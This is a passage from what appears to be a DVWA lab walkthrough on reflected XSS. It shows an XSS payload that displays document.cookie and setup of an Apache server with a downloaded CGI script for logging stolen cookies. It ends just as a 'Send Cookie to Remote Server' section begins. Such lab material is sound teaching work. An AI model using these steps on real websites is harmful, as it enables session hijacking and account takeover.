
1. Inspect Element (Textbox)
 - **Instructions:**
 1. Click on XSS reflected
 2. Right Click in the textbox
 3. Click on Inspect Element



2. Add New Attribute

○ **Instructions:**


1. Right Click on the gray highlighted line
2. Select New Attribute...



3. Increase the Textbox Size

- **Instructions:**

1. Type the following: **size=100**
2. Click on the close button




4. Test Cross Site Script (XSS) Cookie Injection

- **Instructions:**

1. In the "What's your name?" Textbox place the following string
 - **<script>alert(document.cookie)</script>**
2. Click the Submit Button

- **Note (FYI) :**

1. The goal here is to determine (1) if this webpage contains a cookie box.




5. View Cookie

- **Instructions:**

1. Notice the cookie displays a security setting and PHP Session ID
2. Click the OK Button

- **Notes (FYI) :**

1. Imagine if this was a bank website and every time a user logged in, the website would display the user's session ID and security setting.



Section 11: Prepare BackTrack CGI Cookie Script

1. On BackTrack, Start up a terminal window
 - o **Instructions:**
 1. Click on the Terminal Window



2. Start Apache2

- **Instructions:**
 1. `service apache2 start`
 2. `service apache2 status`
 3. `ps -eaf | grep apache2 | grep -v grep`
- **Note (FYI) :**
 1. Start up the apache2 webserver.
 2. Display the status of the apache2 webserver.
 3. See the processes of the apache2 webserver.

```
BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
root@bt: /
File Edit View Terminal Help
root@bt:/# service apache2 start
* Starting web server apache2
root@bt:/#
root@bt:/#
root@bt:/# service apache2 status
Apache is running (pid 2878).
root@bt:/#
root@bt:/# ps -eaf | grep apache2 | grep -v grep
root      2878      1  0 23:52 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  2881    2878  0 23:52 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  2882    2878  0 23:52 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  2883    2878  0 23:52 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  2884    2878  0 23:52 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  2885    2878  0 23:52 ?        00:00:00 /usr/sbin/apache2 -k start
root@bt:/#
```

3. Make Apache Log Directory

- **Instructions:**

1. `mkdir -p /var/www/logdir`
2. `chown www-data:www-data /var/www/logdir`
3. `chmod 700 /var/www/logdir`
4. `ls -ld /var/www/logdir`

- **Note (FYI) :**

1. Make a directory called logdir inside of /var/www
2. Set the ownership of logdir to www-data
3. Set the permission of logdir to where only the apache2 process can write


```
BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
root@bt: /
File Edit View Terminal Help
root@bt:/# mkdir -p /var/www/logdir
root@bt:/#
root@bt:/#
root@bt:/# chown www-data:www-data /var/www/logdir
root@bt:/#
root@bt:/# chmod 700 /var/www/logdir
root@bt:/#
root@bt:/# ls -ld /var/www/logdir
drwx----- 2 www-data www-data 4096 2013-10-16 23:31 /var/www/logdir
root@bt:/#
root@bt:/#
```

○

4. Configure CGI Cookie Script

- **Instructions:**
 1. cd /usr/lib/cgi-bin/
 2. wget http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA_v10
 3. mv logit.pl.TXT logit.pl
 4. chown www-data:www-data logit.pl
 5. chmod 700 logit.pl
 6. perl -c logit.pl
- **Note (FYI) :**
 1. Change directory to /usr/lib/cgi-bin
 2. Use wget to download the CGI Cookie Script
 3. Rename Script
 4. Set ownership of script to www-data, which is the same owner
 5. Set permission to where only the www-data user can read, write
 6. Check the syntax of the CGI Cookie Script (logit.pl)

```
BackTrack5R1 - VMware Player (Non-commercial use only)
Thu Aug 14, 12:55 PM
root@bt: /usr/lib/cgi-bin
1 cd /usr/lib/cgi-bin/
root@bt: /usr/lib/cgi-bin#
root@bt: /usr/lib/cgi-bin#
2 wget http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA107/lesson16/logit.pl
--2014-08-14 12:54:41-- http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA107/lesson16/logit.pl
Resolving www.computersecuritystudent.com... 75.11.117.94
Connecting to www.computersecuritystudent.com[75.11.117.94]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1979 (1.9K) [text/plain]
Saving to: 'logit.pl.TXT'


100%[=====] 1,979 --.-K/s in

2014-08-14 12:54:41 (5.80 MB/s) - 'logit.pl.TXT' saved [1979/1979]

3 mv logit.pl.TXT logit.pl
root@bt: /usr/lib/cgi-bin#
4 chown www-data:www-data logit.pl
root@bt: /usr/lib/cgi-bin#
5 chmod 700 logit.pl
root@bt: /usr/lib/cgi-bin#
6 perl -c logit.pl
logit.pl syntax OK
root@bt: /usr/lib/cgi-bin#
```

Section 12: Send Cookie to Remote Server


1. Inspect Element (Textbox)
 - o **Instructions:**
 1. Click on XSS reflected
 2. Right Click in the textbox
 3. Click on Inspect Element



2. Add New Attribute

○ **Instructions:**


1. Right Click on the gray highlighted line
2. Select New Attribute...



3. Increase the Textbox Size

- o **Instructions:**

1. Type the following: **size=100**
2. Click on the close button



